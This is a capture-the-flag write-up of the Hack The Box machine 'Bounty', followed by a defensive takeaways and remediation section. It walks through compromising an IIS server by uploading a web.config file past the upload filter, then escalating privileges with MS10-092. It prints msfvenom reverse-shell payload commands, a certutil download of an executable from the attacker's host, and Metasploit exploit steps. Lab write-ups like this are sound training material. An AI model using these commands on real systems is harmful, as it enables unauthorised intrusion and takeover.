Bounty writeup
Box name: Bounty
Difficulty: Easy
OS: Windows
Overview: Bounty is an easy to medium difficulty machine, which features an interesting technique to bypass file uploader protections and achieve code execution. This machine also highlights the importance of keeping systems updated with the latest security patches.
Link: https://app.hackthebox.com/machines/Bounty?tab=play_machine
Machine IP: 10.129.85.199
Ran rustscan against the machine.
rustscan -a 10.129.85.199 –ulimit 5000 -b 500 — -A -Pn

From the ports this appears to be a Windows machine with one port open which is an IIS server. To make sure I didn’t miss anything I reran the scan and scanned for UDP but got nothing.
nmap 10.129.85.199 -sU -top-ports 1000
Navigated to the website and we see a picture of a wizard.

No robots.txt or anything interesting in the source code. Ran exiftool on merlin.jpg but nothing important.
exiftool merlin.jpg
Ran feroxbuster to directorybust.
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion -t 50 -d 4 –filter-status 404,400
Feroxbuster is showing /aspnet_client and /uploadedfiles, this made me recall that if there is webdav we may be able to PUT a malicious file.
davtest -url http://10.129.85.199

Looks like this isn’t the case. No SSL cert, checked Wappalyzer but no additional information. I realized my directory busting is not written properly for an IIS server as they typically use asp* files. I edited my feroxbuster command.
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x asp,aspx,config –force-recursion -t 50 -d 4 –filter-status 404,400


I found transfer.aspx. It looks like from here we can upload a file.
Set up a listener.
penelope -p 4444
Created an aspx shell with msfvenom to test with.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.27 LPORT=4444 -f aspx -o reverse.aspx
It gave me an error that this is an invalid file. Tested with the merlin.jpg and it uploaded successfully. Fired up BurpSuite to see what’s going on. I ended up just adding .jpg to the file name and it appears to have worked.

The problem currently is I’m assuming it went to /uploadedfiles but if I tried to trigger it I do get anything back.
So I ended up getting stuck here so I peeked at the writeup. In 2010 there was a vulnerability called IIS shortname disclosure that this webserver is vulnerable to. This helps discover directories but it looks like we already found all the directories needed. In the writeup though they have found that instead of trying to upload a reverse shell with asp*, they can upload .config files. I found this github https://github.com/JoshMorrison99/web.config-File-Upload-RCE-Check/blob/main/revshell.config. Edited the code with my IP and to download and execute Invoke-PowerShellTCP. Triggered it and I finally got a shell.
sudo python3 -m http.server 8000
curl http://10.129.85.208/uploadedfiles/web.config

Uploaded privesc scripts with penelope.
run upload_privesc_scripts
After running winpeas I noticed SeImpersonatePrivs.
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.212 LPORT=4445 -f exe -o reverse.exe
sudo python3 -m http.server 8000
certutil.exe -urlcache -f ‘http://10.10.14.212:8000/reverse.exe’ ‘C:\Temp\reverse.exe’
Set up a multi handler with msfconsole.

Ran reverse.exe and got a meterpreter back. Unfortunately there are no available tokens. I didn’t see anything additional so I ran multi/recon/local_exploit_suggester from msfconsole. I couldn’t find anything here either. For the life of me I could not find anything else. I peeked at the writeup and apparently local_exploit_suggester found two vulnerabilities for the author that were missed in my scan. I had for exploit to get it, not sure why but that gives us system and we grab the flags.
msfconsole
use exploit/windows/local/ms10_092_schelevator
set SESSION 3
set LPORT 4447
exploit
cat root.txt
GG

Attack Chain
1 – Reconnaissance
Ran RustScan and identified a single open port, 80 (HTTP IIS). Rescanned and checked UDP with no additional findings. Browsed to the site and found a static page with a wizard image. Nothing in source code or robots.txt. Initial feroxbuster run used wrong file extensions for IIS. Reran with asp, aspx, and config extensions and found /uploadedfiles and transfer.aspx.
rustscan -a 10.129.85.199 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://10.129.85.199 -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x asp,aspx,config –force-recursion
2 – Initial Access – web.config file upload RCE
Found transfer.aspx which accepted file uploads. Standard ASPX reverse shell uploads were rejected. JPG uploads succeeded. Investigated the upload filter and found .config files were permitted. Uploaded a malicious web.config that fetched and executed a PowerShell reverse shell from the attack machine. Triggered execution by browsing to the uploaded file at /uploadedfiles/web.config and caught a shell as the IIS service account.
curl http://10.129.85.208/uploadedfiles/web.config
3 – Privilege Escalation – MS10-092 Task Scheduler
Ran WinPEAS and identified SeImpersonatePrivilege. Generated a Meterpreter reverse shell executable, transferred it via certutil, and caught a Meterpreter session. Local exploit suggester identified MS10-092 (Task Scheduler privilege escalation) as viable. Ran the module and escalated to SYSTEM. Retrieved both flags.
certutil.exe -urlcache -f ‘http://10.10.14.212:8000/reverse.exe’ ‘C:\Temp\reverse.exe’
use exploit/windows/local/ms10_092_schelevator
Key Takeaways
- web.config upload enabling IIS code execution – The file upload filter blocked ASPX files but permitted .config files. A malicious web.config can instruct IIS to execute arbitrary code when the file is requested. Upload filters must use a strict allowlist of explicitly permitted non-executable file types and must never permit .config, .asp, .aspx, or any file type that the web server may process or interpret.
- Uploaded files served from a web-accessible directory – The /uploadedfiles directory served uploaded content directly from the web root, allowing a malicious web.config to be triggered by browsing to it. Uploaded files must be stored outside the web root or in a directory explicitly configured to prevent execution and served through a controlled download endpoint.
- IIS running with SeImpersonatePrivilege – The IIS service account held SeImpersonatePrivilege, enabling token impersonation attacks. IIS application pools must run under dedicated identities with the minimum required permissions and must not hold SeImpersonatePrivilege unless explicitly required by the application.
- MS10-092 unpatched – CVSS 6.9 High – The Task Scheduler vulnerability from 2010 was unpatched on this system, allowing local privilege escalation to SYSTEM. A 15-year-old kernel vulnerability being present indicates no meaningful patch management has been applied. All outstanding Windows patches must be applied immediately.
- File upload extension filter bypassable with alternative executable types – Testing only ASPX rejections without considering all IIS-interpreted file types left .config as an exploitable bypass. File upload validation must account for all file types the web server may parse or interpret, not just the most obvious executable extensions.
Remediation
[Immediate] Remove web.config from the upload directory and restrict uploadable file types
Delete the uploaded web.config immediately and restrict the upload handler to an explicit allowlist of safe non-executable file types such as jpg, png, gif, and pdf. Block .config, .asp, .aspx, .ashx, .asmx, and all other IIS-interpreted extensions at both the application and web server level.
[Immediate] Move the upload directory outside the web root or disable execution
Configure IIS to deny script execution in the /uploadedfiles directory by setting the execute permissions to None in the IIS handler mappings. Alternatively, move the storage location outside the web root and serve files through a controlled endpoint that sets safe Content-Disposition headers.
[Immediate] Apply all outstanding Windows patches including MS10-092
Update the system fully via Windows Update and integrate the host into a patch management solution. MS10-092 has been patched since 2010 and its presence indicates the system has never been maintained. Establish SLAs for critical and high severity patch deployment.
[Short-term] Remove SeImpersonatePrivilege from the IIS service account
Configure the IIS application pool to run under a dedicated managed service account with the minimum required permissions. Audit all application pool identities for SeImpersonatePrivilege and SeAssignPrimaryTokenPrivilege and remove these rights where not explicitly required.
[Long-term] Implement an IIS hardening and patch management baseline
Define a hardening standard for all IIS deployments covering file upload restrictions, application pool privilege configuration, directory execution settings, and patch cadence. Include IIS file upload bypass testing in regular web application penetration tests and test all upload filters against .config, .ashx, .asmx, and other IIS-interpreted file type bypasses.


Leave a Reply